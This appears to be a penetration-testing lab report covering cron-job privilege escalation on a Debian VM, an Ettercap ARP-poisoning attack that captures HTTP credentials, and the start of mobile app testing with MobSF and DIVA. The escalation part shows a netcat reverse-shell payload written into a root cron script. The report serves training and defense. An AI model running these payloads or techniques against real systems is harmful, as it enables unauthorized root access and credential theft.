individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 18 18:09:50 2024 from ip-10-17-66-176.eu-west-1.compute.int
ernal
user@debian:~$
```

Enumeration using LinPEAS

After obtaining initial access, LinPEAS was used to enumerate the system for privilege escalation vectors. The scan highlighted potential cron job misconfigurations and root-executed tasks.

```
user@debian:~$ cd tools/privesc-scripts/
user@debian:~/tools/privesc-scripts$ ls -la
total 320
drwxr-xr-x 2 user user 4096 May 15 2020 .
drwxr-xr-x 8 user user 4096 May 15 2020 ..
-rwxr-xr-x 1 user user 46631 May 15 2020 LinEnum.sh
-rwxr-xr-x 1 user user 223835 May 15 2020 linpeas.sh
-rwxr-xr-x 1 user user 37251 May 15 2020 lse.sh
user@debian:~/tools/privesc-scripts$
user@debian:~/tools/privesc-scripts$ ./linpeas.sh
```

Cron Job Discovery

The enumeration results indicated suspicious cron jobs. Further analysis of the cron configuration



revealed root-owned scheduled tasks.

```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

The following root-executed tasks were identified:

- overwrite.sh
- compress.sh

Cron Configuration Analysis

The "/etc/crontab" file was reviewed to verify the cron jobs running under the root account.

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts
rt /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts
rt /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts
rt /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

Analysis confirmed that root was periodically executing the identified scripts.

Writable Script Identification

Further investigation located the cron-executed script and verified its permissions.

```
user@debian:/tmp$ find / -type f -name overwrite.sh 2>/dev/null
/usr/local/bin/overwrite.sh
user@debian:/tmp$ ls -la /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13 2017 /usr/local/bin/overwrite.sh
user@debian:/tmp$
```

The writable script presented a privilege escalation opportunity because it was executed by the root user.

Listener Setup

A Netcat listener was configured on the attack machine to receive a reverse shell connection.



```
→ Cron Jobs nc -nvlp 4444  
Listening on 0.0.0.0 4444
```

Payload Injection

A reverse shell payload was inserted into the writable cron-executed script. Once modified, the script would execute automatically through the root cron job.

```
user@debian:/tmp$ echo 'nc 10.17.66.176 4444 -e /bin/sh' > /usr/local/bin/overw  
rite.sh  
user@debian:/tmp$
```

Root Shell Obtained

After the cron task executed, a reverse shell connection was received. Privilege verification confirmed root access.

```
→ Cron Jobs nc -nvlp 4444  
Listening on 0.0.0.0 4444  
Connection received on 10.10.74.22 35648  
id  
uid=0(root) gid=0(root) groups=0(root)
```

Output Verified:

- UID = 0 (root)
- GID = 0 (root)

Findings

Technique	Target IP	Status	Outcome
Cron Job Privilege Escalation	10.10.54.44	Success	Root Shell Obtained

Summary

The target Debian Linux system was accessed through SSH and enumerated using LinPEAS. Enumeration revealed a root-owned cron job executing a writable script. A reverse shell payload was injected into the vulnerable script, and upon execution by cron, a root shell was obtained, successfully achieving privilege escalation.



Conclusion

The assessment successfully demonstrated privilege escalation through a cron job misconfiguration. LinPEAS enumeration identified a writable script executed by a root-owned scheduled task. Exploiting this weakness resulted in successful root-level access. All objectives of the Privilege Escalation and Persistence Lab were completed successfully.

Network Protocol Attacks Lab – MITM Attack Using Ettercap

Task Information

Technique: Man-in-the-Middle (MITM) – ARP Poisoning

Tool Used: Ettercap

Target Environment: Windows 7 Virtual Machine

Target IP: 192.168.121.128

Status: Successful

Outcome: HTTP Credentials Intercepted

Objective

The objective of this lab was to perform a Man-in-the-Middle (MITM) attack using Ettercap against a Windows 7 target machine. The goal was to demonstrate how insecure HTTP communication can expose sensitive credentials when network traffic is intercepted through ARP poisoning.

Tools Used


- Ettercap
- Windows 7 Target VM
- VMware Virtual Network
- Web Browser (Target System)



Attack Methodology


Launching Ettercap

Ettercap was started on the attacker machine and the active network interface (eth0) was selected for packet sniffing and traffic interception.




Step 2 – Starting Unified Sniffing

Unified sniffing mode was enabled to monitor traffic flowing through the selected network interface.



Step 3 – Host Discovery and Enumeration

A network scan was performed using Ettercap to identify active hosts within the local subnet. Multiple devices including the gateway and target Windows 7 machine were discovered.



Step 4 – Target Verification

The Windows 7 target machine configuration was verified using the ipconfig command. The target



system was identified with IP address 192.168.121.128 and gateway 192.168.121.2.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\anshb>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::3588:7fd5:24e:7ad7%11
    IPv4 Address. . . . . : 192.168.121.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.121.2

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

C:\Users\anshb>_
```

Step 5 – ARP Poisoning Configuration

The Windows 7 system was selected as Target 1 and the gateway was selected as Target 2. ARP poisoning was initiated with remote connection sniffing enabled.

The screenshot shows the Ettercap GUI. The 'Host List' table contains the following data:

IP Address	MAC Address	Description
192.168.121.1	00:50:56:C0:00:08	
192.168.121.2	00:50:56:FB:AD:47	
192.168.121.128	00:0C:29:4F:83:BE	
192.168.121.254	00:50:56:E9:FA:2E	

A dialog box titled 'MITM Attack: ARP Poisoning' is open, showing the following options:

- Optional parameters
- ☒ Sniff remote connections.
- ☐ Only poison one-way.

Buttons: Cancel, OK

Below the dialog box, the status bar shows:

- hosts added to the hosts list...
- DHCP: [192.168.121.254] ACK : 0.0.0.0 255.255.255.0 GW 192.168.121.2 DNS 192.168.121.2 "localdomain"
- Host 192.168.121.128 added to TARGET1
- Host 192.168.121.1 added to TARGET2
- Host 192.168.121.1 added to TARGET2

Step 6 – MITM Session Establishment

Ettercap successfully established the Man-in-the-Middle position between the victim system and the gateway, allowing network traffic to pass through the attacker machine.


The screenshot shows the 'ARP poisoning victims' section of the Ettercap GUI. It displays the following information:

- GROUP 1 : 192.168.121.128 00:0C:29:4F:83:BE
- GROUP 2 : 192.168.121.1 00:50:56:C0:00:08
- Unified sniffing already started...

Step 7 – Credential Capture



The victim user accessed a web application and submitted login credentials over an unencrypted HTTP connection. Ettercap successfully intercepted and displayed the transmitted username and password in clear text.



Findings

The assessment confirmed that credentials transmitted over HTTP were exposed to interception during a successful MITM attack. Because the application did not enforce encrypted communication (HTTPS), sensitive authentication information was visible in plaintext within intercepted network traffic.

Captured Evidence

- Victim IP: 192.168.121.128
- Attack Method: ARP Poisoning
- Intercepted Protocol: HTTP
- Result: Username and password captured successfully
- Risk Level: High

Attack Log

Technique	Target IP	Status	Outcome
MITM (ARP Poisoning)	192.168.121.128	Success	HTTP Credentials Captured

Summary

A Man-in-the-Middle attack was successfully conducted using Ettercap against a Windows 7 virtual machine. ARP poisoning positioned the attacker between the victim and gateway, enabling



interception of network traffic. Credentials submitted through an HTTP login page were captured in plaintext, demonstrating the risks of transmitting sensitive information without encryption.

Security Recommendations

1. Enforce HTTPS across all web applications.
2. Implement HSTS to prevent protocol downgrade attacks.
3. Use encrypted authentication mechanisms.
4. Deploy network monitoring to detect ARP spoofing attempts.
5. Implement Dynamic ARP Inspection (DAI) where supported.
6. Educate users about insecure network communications.

Conclusion

The MITM attack was successfully executed using Ettercap. By leveraging ARP poisoning, network traffic between the Windows 7 target and gateway was intercepted. Sensitive login credentials transmitted via HTTP were captured successfully, demonstrating the effectiveness of MITM attacks against unencrypted communications and highlighting the importance of secure transport protocols.

MOBILE APPLICATION TESTING LAB

Tools Used: MobSF, Frida, DIVA

1. Objective

The objective of this lab was to perform Mobile Application Security Testing using industry-standard tools. The assessment involved static analysis of Android applications using MobSF, verification of insecure data storage vulnerabilities using DIVA, and dynamic analysis using Frida. The identified vulnerabilities were documented along with their impact and supporting evidence.

2. Scope

The following applications were analyzed during this assessment:

Application	Purpose
DVBA.apk	Static Security Analysis
DIVA.apk	Vulnerability Verification
Target Application	Dynamic Testing using Frida


3. Static Analysis using MobSF

3.1 Methodology

Mobile Security Framework (MobSF) was used to perform static analysis of the Android application



package (APK). The APK was uploaded into MobSF and analyzed for security weaknesses, insecure configurations, exported components, and data storage issues.





APP SCORES

Security Score 39/100
Trackers Detection 0/428
[MobSF Scorecard](#)

FILE INFORMATION
File Name dvba.apk
Size 3.61MB
MD5 5b40b49cd80dbe20ba611d32045b57c6
SHA1 23dcd688fe4dd830cf92309755a5bbd603df8789
SHA256 76c308fac6a655a3534771777780e004feb1d91be032857768c891b2baf40ba6

APP INFORMATION
App Name DamnVulnerableBank
Package Name com.app.damnulnerablebank
Main Activity com.app.damnulnerablebank.SplashScreen
Target SDK 29 **Min SDK** 21 **Max SDK**
Android Version Name 1.0 **Android Version Code** 1

19
ACTIVITIES
[View](#)

1
SERVICES
[View](#)

0
RECEIVERS
[View](#)

1
PROVIDERS
[View](#)

Exported Activities
5

Exported Services
0

Exported Receivers
0

Exported Providers
0

Findings

The analysis revealed several security issues within the application.

Application Information

Parameter	Value
Application Name	DamnVulnerableBank
Package Name	com.app.damnulnerablebank
Security Score	39/100
Activities	19
Services	1
Receivers	0
Providers	1

Security Findings

Finding	Severity
Clear Text Traffic Allowed	High
Trusts User Installed Certificates	High
Trusts System Certificates	Warning

HIGH
2

WARNING
1

INFO
0

SECURE
0

Search:

NO	SCOPE	SEVERITY	DESCRIPTION
1	*	high	Base config is insecurely configured to permit clear text traffic to all domains.
2	*	high	Base config is configured to trust user installed certificates.
3	*	warning	Base config is configured to trust system certificates.

Showing 1 to 3 of 3 entries

Previous

1

Next



4. Insecure Data Storage Verification (DIVA)


Objective


To identify whether sensitive information such as usernames and passwords are stored insecurely within the application.

Procedure

The DIVA application was launched and the challenge “Insecure Data Storage – Part 1” was selected.

Credentials were entered and stored through the application interface.





The application's internal storage directory was then accessed and inspected.

Storage Location:

/data/data/jakhar.aseem.diva/shared_prefs/

The Shared Preferences directory contained an XML file storing sensitive information.



```
total 72
drwxr-x--x  8 u0_a84 u0_a84      4096 2022-04-24 14:20 .
drwxrwx--x 108 system system    4096 2022-04-24 14:41 ..
drwxrwx--x  2 u0_a84 u0_a84      4096 2022-04-24 09:09 app_textures
drwx-----  3 u0_a84 u0_a84      4096 2022-04-24 09:14 app_webview
drwxrws--x  3 u0_a84 u0_a84_cache 4096 2022-04-24 09:09 cache
drwxrws--x  2 u0_a84 u0_a84_cache 4096 2022-04-24 07:52 code_cache
drwxrwx--x  2 u0_a84 u0_a84      4096 2022-04-24 09:09 databases
lrwxrwxrwx  1 root  root          62 2022-04-24 14:20 lib -> /data/app/jakhar.aseem.diva-fB8eLBpb2-GAnf-1
drwxrwx--x  2 u0_a84 u0_a84      4096 2022-04-24 15:26 shared_prefs
vbox86p:/data/data/jakhar.aseem.diva # cd shared_prefs/
vbox86p:/data/data/jakhar.aseem.diva/shared_prefs # ls -la
total 32
